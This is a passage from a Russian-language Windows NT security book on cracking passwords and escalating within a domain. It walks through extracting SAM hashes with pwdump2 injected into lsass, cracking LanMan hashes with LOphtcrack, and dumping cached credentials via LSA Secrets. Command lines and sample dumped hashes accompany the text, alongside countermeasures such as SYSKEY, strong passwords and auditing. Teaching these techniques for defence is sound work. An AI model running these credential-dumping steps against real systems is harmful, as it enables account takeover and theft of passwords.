Но разве зашифрованные пароли не остановят злобных хакеров? Увы, в своей приверженности к обратной совместимости корпорация Microsoft "подрезала сухожилия" защите SAM, используя алгоритм хэширования (одностороннее шифрование), оставшийся от LANManager. Существует новый алгоритм только для NT, но операционная система должна хранить старую хэшированную информацию вместе с новой, чтобы, поддерживать совместимость с клиентами Win 9x и Windows for Workgroups. Оставлен слабый алгоритм хэширования LANManager — Ахиллесова пята, позволяющая в большинстве случаев (что определяется составом пароля) весьма тривиальным образом взломать шифрованный пароль NT. На практике одна из наиболее популярных программ для взлома файлов SAM с целью извлечения паролей, L0phtcrack, рекламируется как средство, способное раскрыть все возможные алфавитно-цифровые пароли менее чем за 24 ч на Pentium II с тактовой частотой 450 МГц (версия 2.5: http://www.l0pht.com/l0phtcrack/). Тема технического базиса слабости NT-хэширования обсуждается на http://www.10pht.com /l0phtcrack/rant.html.

Средства взлома паролей могут показаться похожими на мощные дешифраторы, однако в действительности они не намного умнее быстрых машин для угадывания. Обычно утилиты этого типа производят предварительную шифровку по алгоритму шифрования паролей на данном множестве входных значений паролей (словарный список слов или случайно генерируемые строки), а затем сравнивают результат с хэшированным пользовательским паролем. Процесс выполняется автономно на захваченном файле паролей, так что блокировка учетной записи в данном случае не играет никакой роли, и угадывание может продолжаться бесконечно. Значительный объем операций по шифрованию интенсивно загружает процессор, однако известные слабости (например, унаследованный алгоритм хэширования LANManager) существенно ускоряют подбор большей части паролей. Таким образом, раскрытие паролей становится вопросом доступного процессорного времени и размера словаря (см. образцы словарей и словарных списков для взлома на http://coast.cs.purdue.edu). Не стоит ли проверить свои пароли аналогичными средствами? Давайте посмотрим, как это сделать.

Получение SAM

Первый шаг в любой операции взлома паролей состоит в получении файла паролей (в случае NT — это база данных SAM).

NT хранит данные SAM в файле, который называется (вы не поверите!) SAM. Он находится в каталоге %systemroot%\system32\config, но блокируется на все время работы операционной системы. Файл SAM является одним из пяти главных сокровищ системного реестра NT и представляет собой физическое хранилище данных, специфицированных в ключе системного реестра HKEY_LOCAL_MACHINE/SAM. Этот ключ не доступен для случайного прочтения даже по учетной записи администратора (тем не менее с некоторым количеством жульничества и с доступом к службе Schedule (Планировщик) это можно проделать, см. ниже).

Существуют четыре способа получения данных SAM: перезагрузка атакуемой машины альтернативной операционной системой и копирование файла SAM на дискету, копирование резервной копии файла SAM утилитой NT Repair Disk, извлечение хэшированной информации паролей непосредственно из SAM и прослушивание сетевого обмена именами пользователей/паролями (см. выше).

Загрузка альтернативной Операционной системы Загрузка альтернативной операционной системы так же проста, как создание дискеты DOS с утилитой копирования. Если исследуемая система исполняется в разделах формата NTFS, то необходим драйвер файловой системы NTFS с именем NTFSDOS от Systems Internals (http://www.sysinternals.com/). NTFSDOS монтирует любой раздел NTFS как логический диск DOS, а в этом разделе висит созревший плод — файл SAM.

Извлечение резервного SAM из каталога REPAIR Каждый раз, когда NT Repair Disk Utility (rdisk) исполняется с ключом /s (для резервного копирования наиболее важной информации о системной конфигурации), в каталоге %systemroot%\repair создается сжатая копия SAM с именем Sam._.

Большинство системных администраторов не утруждают себя удалением этого файла после того, как rdisk скопирует его на дискету аварийного восстановления.

Перед использованием резервный файл SAM._ должен быть распакован (последняя версия LOphtcrack делает это автоматически, применяя функцию Import):

```
C:\>expand sam._ sam
Microsoft (R) File Expansion Utility Version 2.50
Copyright (C) Microsoft Corp 1990-1994. All rights reserved.

Expanding sam._ to sam.
sam._: 4545 bytes expanded to 16384 bytes, 260% increase
```

Извлечение хэшированной информации из SAM. Имея права администратора, можно вывести хэшированные пароли непосредственно из системного реестра в формате, подобном формату файла паролей UNIX (/etc/passwd). Оригинальная утилита для выполнения этой операции называется pwdump, автор Джереми Алисон (Jeremy Allison). Исходный код доступен, а двоичные коды для Windows можно найти во многих архивах Интернета. Новые версии LOphtcrack имеют встроенную функцию, аналогичную pwdump. Однако ни pwdump, ни утилита LOphtcrack не способны пройти усиление SYSKEY шифрования файла SAM, которое появилось в Service Pack 2 (см. ниже).

Самая злая версия pwdump — pwdump2, написанная Тоддом Сабином (Todd Sabin), — обходит SYSKEY. Pwdump2 доступна на http://www.webspan.net /~tas/pwdump2/. Она использует "инъекцию DLL" (см. выше) для загрузки собственного кода в пространство другого процесса с высокими привилегиями. Будучи загруженным в процесс с высокими правами, жульнический код может выполнить вызов API, который получит доступ к шифрованным паролям SYSKEY без необходимости их дешифровки.

В отличие от pwdump, утилита pwdump2 должна запускаться в пространстве процессов атакуемой системы, так что права администратора все еще необходимы. Pwdump2 нацеливается на привилегированный процесс lsass.exe (Local Security Authrity Subsystem — подсистема локальной защиты авторства). Утилита "впрыскивает" свой собственный код в пространство адресов lsass и в контекст пользователя. Поэтому прежде чем запустить pwdump2, необходимо вручную получить идентификатор процесса (PID, Process ID) программы lsass.exe. Используем для этого утилиту pulist из NTRK с фильтром find:

```
D:\>pulist | find "lsass"
lsass.exe 50 NT AUTHORITY\SYSTEM
```

Теперь можно запустить pwdump2, указав PID = 50. По умолчанию выходные данные направляются на экран (показан ниже в сокращении), однако могут быть переадресованы в файл. Помните, что pwdump2 должна исполняться локально на удаленной системе — не выведите по ошибке свои собственные хэшированные пароли!

```
D:\>pwdump2 50
A.Nonymous:1039:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117...
ACMEPDC1$:1000:922bb2aaa0bc07334d9a160a08db3a33:d2ad2ce86a7d90fd62...
Administrator:500:48b48ef5635d97b6f513f7c84b50c317:8a6a398a2d8c84f...
```

```
Guest:501:a0e150c75a17008eaad3b435b51404ee:823893adfad2cda6e1a414f...
IUSR_ACMEPDC1:1001:cabf272ad9e04b24af3f5fe8c0f05078:e6f37a469ca3f8...
IWAN_ACMEPDC1:1038:3d5c22d0ba17f25c2eb8a6e701182677:d96bf5d98ec992...
```

Пример показывает имя пользователя, относительный идентификатор (см. главу 3), хэшированную информацию LanMan и часть хэшированной информации NT, разделенные двоеточиями (в полной распечатке полей больше). Будучи переадресованной в текстовый файл, эта информация может быть передана практически любому средству взлома NT.


Прослушивание Обмена паролями NT Одной из наиболее мощных функций LOphtcrack является способность вытаскивания хэшированных паролей SMB непосредственно из локальной сети (см. выше).

Взлом паролей NT

Рассмотрим три инструмента взлома паролей NT: широко известный пакет LOphtcrack и другие утилиты.

LOPHTCRACK На момент выхода этой книги была доступна графическая версия LOphtcrack от LOpht Heavy Industries по адресу http://www.10pht.com/ стоимостью $100, вполне приемлемая цена за то "спокойствие души", которое эта утилита приносит большинству администраторов. Версия для командной строки доступна бесплатно.


LOphtcrack может импортировать данные SAM из многих источников: из "сырых" файлов SAM, из резервных (сжатых) копий SAM._, с удаленной машины, используя доступ с правами администратора и встроенную функцию, аналогичную pwdump, а также подслушивая хэшированные пароли в сети. Утилита удаленного вывода хэшированных паролей проста в применении (введите IP-адрес атакуемой системы):



Снова отметим, что утилита вывода паролей, включенная в самую последнюю на момент выхода книги версию LOphtcrack, не будет работать с усиленным шифрованием SAM — SYSKEY. Если на исследуемой системе установлено SYSKEY, атакующему придется применять pwdump2 (см. выше).

Должен быть задан требуемый словарный файл, с которым будет производиться сравнение. Для этого служит команда меню File | Open Wordlist File (очень приличный словарь английских слов включен в комплект поставки).

Наконец, можно установить несколько параметров командой меню Tools | Options. Параметры атаки "грубой силой" (brute force attack) задают пробные случайные строки, генерируемые из заданного набора символов, и могут значительно увеличить время, требуемое на взлом паролей. Однако L0phtcrack сначала пробует слова из словаря, и взлом можно возобновить с последней точки, так что на самом деле это не проблема. Золотая середина между "грубой силой" и взломом по словарю — функция гибридного взлома (dictionary brute hybrid), которая добавляет буквы и цифры к словарным словам. Это обычный прием против ленивых пользователей, которые выбирают в качестве пароля "password123" в силу отсутствия творческого воображения. Данный режим показан в окне Tools Options утилиты LOphtcrack.



Теперь запустите команду меню Tools | Run Crack, и LOphtcrack приступит к работе. Для большинства файлов SAM, аналогичных показанному ниже файлу, который украден из большого домена NT, пустые пароли и слова из словаря выводятся мгновенно (см. столбец LanMan Password на рис. 5.6). Хэши LanMan раскалываются первыми, делая неэффективным усиленный алгоритм хэширования NT. Даже в тех паролях, которые не угадываются сразу (например, пароль пользователя Malta), идиотизм алгоритма LanMan позволяет легко угадать два последних символа. В предположении, что пароль составлен только из алфавитно-цифровых символов, время его взлома не превысит 24 ч.

Снимки экрана, полученные в процессе работы LOphtcrack, сохраняются в файлах с расширением .lc, так что пакет можно остановить и перезапустить позже с той же самой точки с помощью команды меню File | Open Password File.

Графический пакет LOphtcrack представляет собой самый мощный на рынке инструмент взлома паролей NT, однако простой графический интерфейс имеет один недостаток: его нельзя использовать в сценариях. Устаревшая версия для командной строки — LOphtcrack 1.5 — доступна вместе с исходным кодом на сайте LOpht (она называется lc_cli.exe).




Рис. 5.6. LOphtcrack взламывает пароли NT. Слабые пароли LanMan добываются быстро, что исключает необходимость угадывания усиленных зашифрованных паролей NT.

JOHN THE RIPPER John — исключительно словарная "ломалка", написанная Solar Designer (http://www.false.com/security/john). Эта утилита командной строки была первоначально разработана для взлома парольных файлов UNIX, однако она может быть использована и для взлома хэшей LanMan систем NT. John бесплатная программа. К ее достоинствам относятся межплатформная совместимость, возможность взлома нескольких алгоритмов шифрования и высокая скорость работы. Однако большое количество параметров и функций усложняет ее освоение, по сравнению с LOphtcrack. Кроме того, поскольку John ломает хэши LanMan, получаемые пароли не чувствительны к регистру, поэтому могут не соответствовать действительным паролям со смешанными регистрами.

CRACK 5 С расширениями для NT Crack Алека Муффета (Alec Muffet) представляет собой ломалку парольных файлов UNIX и работает только с файлами UNIX. Однако существуют расширения, допускающие использование crack для работы с хэшами NT. Самое большое преимущество crack состоит в тех многочисленных вариациях, которые она применяет при угадывании паролей (включая свыше 200 перестановок пользовательского имени). Однако может потребоваться помощь опытного эксперта по UNIX для установки и запуска этой программы.

Контрмеры: защита от взлома паролей

Подбор сильных паролей NT. Лучшая защита против взлома паролей совершенно не техническая, но, вероятно, наиболее сложная для реализации: выбор хороших паролей. Использование слов из словаря или запись пароля на бумажке, прилепленной к клавиатуре, всегда будет проклятием администраторов, однако надеемся, что следующее объяснение некоторых внутренних слабостей в алгоритмах маскировки паролей NT окажет вам определенную помощь.

Ранее говорилось, что NT опирается на две раздельно шифруемые версии пользовательского пароля: версию LanMan (хэш LM) и версию NT (хэш NT), причем обе они хранятся в SAM. Хэш LM создается методом, имеющим внутренний изъян (не надо проклинать Microsoft — алгоритм LanMan был изначально разработан IBM).

Наибольшей слабостью LanMan является разбиение пароля на две 7-символьные половины. Таким образом, 8-символьный пароль может быть интерпретирован как 7-символьный пароль и 1-символьный пароль. Программы типа LOphtcrack используют эту слабость для мгновенного взлома обеих половин пароля, рассматривая их как отдельные пароли. Возьмем, к примеру, 12-символьный пароль "123456Qwerty", удовлетворяющий ограничениям Passfilt. Когда этот пароль шифруется алгоритмом LanMan, то сначала производится преобразование символов в верхний регистр "123456QWERTY". Затем пароль дополняется пробелами до длины в 14 символов: "123456QWERTY__" (символы подчеркивания проставлены для наглядности). Эта строка разбивается пополам, что дает "123456Q" и "WERTY ". Каждая из полученных строк шифруется отдельно, а результаты объединяются. Зашифрованное значение для "123456Q" - 6BF11E04AFAB197F, а для "WERTY__" - 1E9FFDCC75575B15. Хэш после конкатенации примет вид 6BF11E04AFAB197F1E9FFDCC75575B15.

Первая половина хэша содержит смесь алфавитно-цифровых символов — требуется до 24 ч (в зависимости от скорости процессора) для расшифровки этой половины пароля атакой "грубой силой" (brute force attack), реализованной в LOphtcrack. Вторая половина содержит только пять буквенных символов и может быть "сломана" за 60 с на машине класса Pentium. На рис. 5.7 показан пакет LOphtcrack, взламывающий файл паролей, в котором имеется пользователь с именем waldo и паролем 123456qwerty.

После взлома каждой половины пароля LOphtcrack выводит результаты отдельно. В нашем примере идентифицирована вторая половина "крутого" пароля. Теперь можно сделать некоторые догадки о первой половине пароля: "WERTY" дает намек на то, что пользователь создавал пароль нажатием соседних клавиш клавиатуры. Развитие этой идеи ведет нас к другим вариантам пароля, созданным нажатием соседних клавиш: "QWERTYQWERTY", POIUYTQWERTY", "ASDFGHQWERTY", YTREWQQWERTY" и, наконец, "123456QWERTY". Эти слова можно включить в пользовательский словарь LOphtcrack, а затем запустить новый сеанс взлома с применением полученного словаря. Менее чем за 5 с пароли LanMan и NT появляются в окне LOphtcrack (см. рис. 5.8).

Это упражнение показывает, как, казалось бы, сильный пароль можно угадать за небольшое время, используя догадки, основанные на известной второй половине хэша LM. Таким образом, 12- или 13-символьный пароль обычно




Рис. 5.7. Атака "грубой силой" LOphtcrack частично ломает пароль пользователя waldo менее чем за 60 с на машине класса Pentium. Можете ли вы теперь разгадать весь пароль?




Рис. 5.8. LOphtcrack быстро разделывается с паролем пользователя waldo, основываясь на дедуктивной догадке, реализованной в словаре взлома

менее защищен, нежели 7-символьный, поскольку может содержать намеки, которые направят атакующих на правильный путь при угадывании первой половины пароля. 8-символьный пароль не дает так много информации, однако он менее защищен потенциально, по сравнению с 7-символьным паролем.

Для создания пароля, который в атаке такого рода не ломается, как хрупкая ваза, выбирайте пароли длиной точно 7 или 14 символов (7-символьные пароли проще запомнить, в то время как 14 символов хочется записать где-нибудь).


Для реального противостояния "ломалкам", подобным L0pht, поместите непечатаемый символ ASCII в каждую половину пароля. Непечатаемые символы ASCII, например (NUMLOCK) ALT-255 и (NUM LOCK) ALT-129, не выводятся на экран, хотя и видны LOphtcrack. Конечно, ежедневная регистрация с такими паролями не слишком удобна из-за дополнительных нажатий клавиш и, вероятно, не имеет смысла для непривилегированных пользователей. Учетные

записи администраторов — совсем другое дело, для них применение непечатаемых ASCII символов должно быть обязательным.

Не забудьте установить требования минимальной сложности паролей с помощью утилиты Passfilt, как рекомендовано выше.

Защита SAM Не менее важным является ограничение доступа к файлам SAM. Физически запертые серверы — это единственный способ остановить кого-то, кто войдет с дискетой и загрузит DOS, чтобы вытащить SAM или скопировать резервный SAM._ из папки Repair. Контроль над доступом к серверам с правами администратора тоже не требует дополнительных аргументов.

Установка SYSKEY Усиление SYSKEY алгоритма SAM было введено после выпуска Service Pack 2. SYSKEY применяет 128-разрядный ключ шифрования пароля, вместо 40-разрядного, поставляемого по умолчанию. SYSKEY может быть сконфигурировано командой меню Start | Run (введите **syskey** в поле Выполнить). У SYSKEY не так много основных параметров:



С помощью SYSKEY ключ шифрования пароля в свою очередь шифруется системным ключом (System Key), который может храниться локально или на дискете. Хранение начального ключа на дискете способно привести к большой неразберихе в крупных системах, а средства обхода SYSKEY, как мы уже видели, все равно существуют. Тем не менее каждая дополнительная мера защиты не во вред, по крайней мере, потенциальные взломщики не смогут скачать хэши паролей по сети *с* помощью L0phtcrack.

Управление доступом к SAM? В большинстве случаев сложно обнаружить, не попользовался ли кто-нибудь pwdump на сетевой машине NT. Можно применить функции аудита NT для управления доступом к ключам SAM системного реестра. Однако, поскольку к этим ключам обращается множество других процессов (например, User Manager), вряд ли можно считать практичным метод регистрации вторжений. Мы обсуждаем его здесь только потому, что некоторые технические аспекты конфигурирования управления SAM интересны сами по себе, даже если нежизнеспособно общее решение.

ВНИМАНИЕ Специальные благодарности Эрику Шультцу и Патрику Хейму из Ernst & Young LLP за разъяснение данной концепции и суровое тестирование ее жизнеспособности. Последующее обсуждение базируется на сообщении этих авторов на WebSec '99 в Сан-Франциско, Калифорния (http://www.misti.com/conference.asp).

Прежде всего убедитесь, что в User Manager (Диспетчер пользователей) командой Policies (Политики) | Audit (Аудит) выбран режим Success of File and Object Access (Успехи доступа к файлам и объектам). Далее необходимо разрешить аудит определенных ключей системного реестра. К сожалению, ключи, которые требуется контролировать, недоступны рядовому пользователю и даже администратору. Чтобы обойти это препятствие, нужно открыть системный реестр в контексте учетной записи Local System (Локальная система).

В Control Panel (Панель управления) выберите значок Services (Службы), а затем программу Schedule (Планировщик), который в Workstation называется Task Scheduler (Планировщик задач). Щелкните мышью на значке Startup (Запуск) и установите Планировщик (или Планировщик задач) в режим System Account (Учетная запись Система), а затем укажите Allow Service To Interact With Desktop (Разрешить службе взаимодействие с Рабочим столом). Введите в командной строке:

```
soon regedt32 /I
```

Soon — это утилита из комплекта NTRK, которая взаимодействует с командой AT для запуска команды "в ближайшее время". Ключ /I задает интерактивное исполнение (в данном случае — редактора системного реестра regedt32).

После исполнения команды откроется редактор системного реестра. Теперь ключи SAM и Security доступны для исследования. *Будьте осторожны при перемещении по этим ключам - небольшие модификации могут разрушить систему сетевой машины.* Найдите ключ HKLM/Security/SAM/Domains/Account/Users и выделите его одинарным щелчком мыши. Выполните Security | Auditing..., а затем выберите Audit Permissions On Existing Subkeys (Право аудита существующего подключа). Далее нажмите кнопку Add (Добавить) и выберите учетную запись SYSTEM. Наконец, для Events To Audit (События аудита) укажите режим Success for Query (Успех запроса) и нажмите OK. Выйдите из редактора системного реестра и не забудьте отключить службу Scheduler (Планировщик). В результате разрешен контроль над ключом реестра, к которому производится обращение при работе pwdump.

Экран программы просмотра регистрационного журнала безопасности (Event Viewer Security Log) вскоре заполнится событиями с идентификаторами 560 и 562, контрольным следом доступа к ключам SAM. Самая тяжелая часть состоит в отделении законного системного доступа к этим ключам от операций pwdump — никакой видимой разницы между ними нет. Кроме того, выбранный тип интенсивного контроля сильно загружает системные ресурсы. Более эффективен аудит вызовов, которые производит pwdump на уровне API. Однако до тех пор, пока кто-нибудь не напишет нужную программу, аудит доступа к SAM останется нереализованной идеей.

Эксплуатация доверия

Захват прав администратора на одной системе NT еще не означает поражения всего домена. На самом деле основная часть серверов NT в большой сети — это отдельные серверы приложений, а не контроллеры доменов, хранящие копию SAM всего домена. Однако существует несколько способов получения с отдельного сервера информации, которая обеспечит атакующему доступ ко всему домену.

Зеркальные реквизиты регистрации локального и доменного администраторов

Простейшей дырой, которую может использовать злобный хакер, является плохая практика управления учетными записями — хранение реквизитов (мандатов) доступа пользователя домена на отдельных серверах или рабочих станциях NT. В идеале никто не должен регистрироваться на отдельных системах NT в качестве локального администратора с тем же паролем, что и у администратора домена. Точно так же никто не должен создавать локальную учетную запись с теми же именем пользователя и паролем, что и у доменной учетной записи. Однако подобные вещи встречаются постоянно. Одна такая слабость приводит к многочисленным захватам доменов.

Предположим, что обиженный пользователь нашел тестовый сервер с пустым паролем учетной записи локального администратора. Он не может получить административный доступ к домену, поскольку локальная учетная запись не имеет прав в домене. К несчастью, администратор тестовой системы установил учетную запись, которая является дубликатом его учетной записи в домене, чтобы облегчить себе доступ к ресурсам домена, пока он производит тестирование системы. Наш незваный гость, бывший хакер, скачивает SAM и ломает пароль учетной записи домена. Теперь он может регистрироваться непосредственно на контроллере домена с теми правами, которыми обладает администратор тестовой системы. И как вы думаете, каков их уровень? Вы правильно угадали — администратор домена.

Подобные вещи происходят намного чаще, чем хотелось бы. Способствуют этому три фактора:

- Учетные записи локальных администраторов, использующих те же пароли, что и члены группы Domain Admins (Администраторы домена).
- Локальные учетные записи, которые имеют имена пользователей и пароли, идентичные доменным учетным записям, в частности, членов группы Администраторы домена.
- Информация в полях комментариев, которая может дать ключи к реквизитам учетных записей домена, например "Password is same as Administrator on SERVER1" (пароль тот же, что и у администратора на SERVER1).

Контрмеры Лучшей защитой в данном случае являются установка сложных паролей администраторов домена и их частая смена (как минимум каждые 30 дней). Кроме того, учетные записи пользователей не должны применяться для выполнения административных функций. Создайте отдельные учетные записи для административных работ так, чтобы они могли жестко контролироваться. Например, вместо того чтобы делать jsmith членом группы

Администраторы домена, создайте учетную запись с именемjsmitha с нужными правами (не рекомендуется использовать имена типа jsadmin, которые легко определяются атакующими).

Другой хорошей рекомендацией является применение NT-версии утилиты su из UNIX (включена в NTRK) для исполнения команд с правами другого пользователя. Команда runas системы Win 2000 обеспечивает простейший способ запуска приложений с необходимыми правами. Например, следующая команда запустит командную оболочку, исполняемую в контексте учетной записи администратора DOMAIN2:

```
runas /user:domain2\administrator cmd.exe
```

LSA Secrets

Популярность: 10
Простота: 10
Результативность: 10
Степень риска: 10

Информация учетной записи домена может быть получена утилитой LSA Secrets. В списке рассылки NTBugtraq (http://www.ntbugtraq.com/) за 1997 г. Поль Аштон (Paul Ashton) опубликовал "сырой" исходный код, который отображает содержимое информации о защите, хранимой в LSA (Local Security Authority), включая пароли служб (простой текст), кешированные хэши паролей последних пользователей, регистрировавшихся на машине, пароли FTP и Web в виде простого текста, имена и пароли учетных записей систем удаленного доступа к сети, пароли рабочих станций для доменного доступа и т.д. Код должен исполняться администратором и выводит всю вышеперечисленную информацию из подключей HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets. Очевидно, что пароли служб, исполняемых с правами пользователя домена, последняя регистрация пользователя, пароли доступа к домену рабочих станций и т.д. могут дать атакующему точку опоры для взлома структуры домена.

Например, на отдельном сервере служба Microsoft SMS или SQL исполняется в контексте пользователя домена. Если сервер имеет пустой пароль локального администратора, то LSA Secrets можно использовать для получения учетной записи и пароля пользователя домена. Этот изъян ведет к завоеванию конфигурации домена с несколькими ведущими. Если сервер домена ресурсов имеет службу, исполняемую в контексте пользовательской учетной записи с ведущего домена, захват сервера в домене ресурсов разрешит злоумышленнику получить реквизиты регистрации в ведущем домене.

Еще более пугающим представляется всеобщий "пул пользователей переносных компьютеров". Сотрудники корпорации используют вне стен компании переносные компьютеры с системой NT. Находясь в дороге, они применяют удаленный доступ к сети (Dial-Up Networking) для подключения к корпоративной сети либо для связи со своей личной учетной записью у провайдера Интернета. Они ответственно относятся к вопросам защиты и не устанавливают флажок Save Password (Сохранить пароль). К несчастью, NT все равно сохраняет имя пользователя, номер телефона и пароль в глубинах системного реестра. Программа LSA Secrets может извлечь эту информацию в виде текста, как показано ниже (для наглядности вывод сокращен):

```
D:\> lsa_secr RasDialParams!S-1-5-21-1309812617-1316948193-111032338-500#0
6 5 8 6 4 8 0   1 6 0 0 6 3* smithj super *    1 2
9 4 8 5 3 9   1 6 0 0 6 3  * # boyd sleepy1    1 2 7
2 2 1 7 1 2   1 6 0 0 6 3  * # boyd2 sleepy2!    1 4 9
9 7 8 4 6   1 6 0 0 6 3    * # boyd sleepyl  1   1 8 8 7
4 3 3   1 6 0 0 6 3    * # Johns super * CORP 1 14475
```

Строки между звездочками представляют собой кешированные имена пользователей и пароли для удаленного подключения к системе. Следующий пользователь, который берет переносной компьютер (и имеет права администратора), может исполнить LSA Secrets для извлечения наших данных.

Версия 5.6 сканера сетевой защиты Internet Scanner от Internet Security Systems (ISS) включает в себя средство создания перечня LSA Secrets в качестве части технологии SmartScan. Как только сканер получает доступ к сетевой машине NT на уровне администратора, он пытается найти все пароли служб, которые могут существовать в данной системе. Если он получает пару пользовательский идентификатор/пароль из ключа LSA, то запоминает эту комбинацию в файле Known Users (известные пользователи). Когда сканер обнаруживает в сети другую сетевую машину NT, имеющую тот же идентификатор пользователя (посредством описи в нулевом сеансе), LSA Secrets пытается зарегистрироваться на этой сетевой машине, используя ранее полученные идентификатор и пароль пользователя. Не требуется большого воображения, чтобы понять, что посредством такого метода перебора паролей можно быстро прочесать большую сеть NT.

Контрмеры: защита ОТ LSA Secrets Корпорация Microsoft выпустила обновление для дополнительного шифрования паролей служб, кешированной регистрационной информации доменов и паролей рабочих станций. Обновление lsa2-fix вышло после SP3, а сведения о нем содержатся в статье Q184017 Microsoft Knowledge Base.

Изъян кешированных реквизитов службы удаленного доступа RAS (первоначально описанный в NTBugtraq Мартином Долфином, Джо Грином, Лизой О'Коннор и Эриком Шультцем) был исправлен корпорацией Microsoft в обновлении, выпущенном после SP5 (ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/Hotfixes-PostSP5/RASPassword-fix). Подробную информацию можно найти в статье Q230681 Microsoft Knowledge Base

Ключи авторегистрации в системном реестре

Популярность: 9
Простота: 9
Результативность: 9
Степень риска: 9

